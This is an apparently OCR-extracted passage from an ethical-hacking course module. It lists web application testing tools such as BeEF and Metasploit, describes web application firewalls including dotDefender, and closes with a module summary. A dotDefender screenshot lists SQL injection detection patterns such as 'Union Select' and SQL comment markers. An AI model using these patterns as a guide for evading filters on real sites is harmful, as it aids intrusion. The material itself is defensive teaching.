
HTTP Method: GET

Bash: /bin/bash

Figure 14.106: Screenshot of Browser Exploitation Framework (BeEF)

Some additional web application security testing tools are as follows:

- Metasploit (*https://www.metasploit.com*)
- PowerSploit (*https://github.com*)
- Watcher Web Security Tool (*https://www.casaba.com*)
- Netsparker (*https://www.netsparker.com*)
- Arachni (*http://arachni-scanner.com*)



Web Application Firewalls

dotDefender

- dotDefender protects websites from malicious attacks such as SQL injection, path traversal, cross-site scripting, and others that result in website defacement
- It inspects HTTP/HTTPS traffic for suspicious behavior

SQL Injection

☑ Suspect Single Quote (Safe)
☑ Pattern = Pattern
☑ Classic SQL Comment "--"
☑ SQL Comments
☑ 'Union Select' Statement
☑ 'Select Version' Statement
☑ SQL CHAR Type
☑ SQL SYS Commands
☑ IS_SRVROLEMEMBER followed by (
☑ MS SQL Specific SQL Injection

http://www.applicure.com

ServerDefender VP
https://www.port80software.com

HCL AppScan® Standard
https://www.hcltech.com

Radware's AppWall
https://www.radware.com

Qualys WAF
https://www.qualys.com

Barracuda Web Application Firewall
https://www.barracuda.com


Web Application Firewalls

Web application firewalls (WAFs) secure websites, web applications, and web services against known and unknown attacks. They prevent data theft and manipulation of sensitive corporate and customer information. Some of the most commonly used WAFs are as follows:

- **dotDefender**

  Source: *http://www.applicure.com*

  dotDefender™ is a software-based WAF that protects your website from malicious attacks such as SQL injection, path traversal, cross-site scripting, and others that result in website defacement. It complements the network firewall, IPS, and other network-based Internet security products. It inspects HTTP/HTTPS traffic for suspicious behavior.


dotDefender - [dotDefender (329 days left)\Default Security Profile (Protection)\Patterns\SQL Injection\Best Practices]
File
Action
View
Favorites
Window
Help
dotDefender (329 days left)
Event Viewer (Local)
Internet Information Services (
License
Global Settings
Default Security Profile (Protec
Server Masking
Upload Folders
Patterns
Whitelist (Permitted Ac
Paranoid
Encoding
Buffer Overflow
SQL Injection
User Defined
Best Practices
Cross-Site Scripting
Cookie Manipulation
Path Traversal
Probing
Remote Command Exec
Code Injection
Windows Directories an
XML Schema
XPath Injection
XPath Cross Site Scripti
Signatures
(Use Default)
Athena FTP Site (Use Default)
dotDefender™

SQL Injection


Choose which type of SQL Injection attacks to intercept.

- ☑ Suspect Single Quote (Safe)
- ☑ Pattern = Pattern
- ☑ Classic SQL Comment "--"
- ☑ SQL Comments
- ☑ 'Union Select' Statement
- ☑ 'Select Version' Statement
- ☑ SQL CHAR Type
- ☑ SQL SYS Commands
- ☑ IS_SRVROLEMEMBER followed by (
- ☑ MS SQL Specific SQL Injection

Figure 14.107: Screenshot of dotDefender web application firewall

Some additional web application firewalls are as follows:

- ServerDefender VP (*https://www.port80software.com*)
- HCL AppScan® Standard (*https://www.hcltech.com*)
- Radware's AppWall (*https://www.radware.com*)
- Qualys WAF (*https://www.qualys.com*)
- Barracuda Web Application Firewall (*https://www.barracuda.com*)



Module Summary

- In this module, we have discussed the following:
  - Web application concepts
  - Various web application attacks
  - Web application hacking methodology, which covers footprinting web infrastructure, analyzing web applications, bypassing client-side controls, attack authentication mechanisms, etc.
  - Various web application hacking tools
  - Web APIs, webhooks, and web shell concepts
  - Hacking web applications via web APIs, webhooks, and web shells
  - Various countermeasures that are to be employed to prevent web application hacking attempts by threat actors
  - Securing web applications using various security tools
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen testers, perform SQL injection attacks on the target web application

Module Summary

This module presented web application concepts. It also discussed various web application attacks in detail. Furthermore, it described the web application hacking methodology in detail. In addition, it illustrated various web application hacking tools. It also discussed web API, webhooks, and web shell concepts. Moreover, it explained ways of hacking web applications via web APIs, webhooks, and web shells. Subsequently, it presented various countermeasures against threat actors' attempts to hack web applications. Finally, it ended with a detailed discussion on how to secure web applications using various security tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen testers perform SQL injection attacks on the target web application.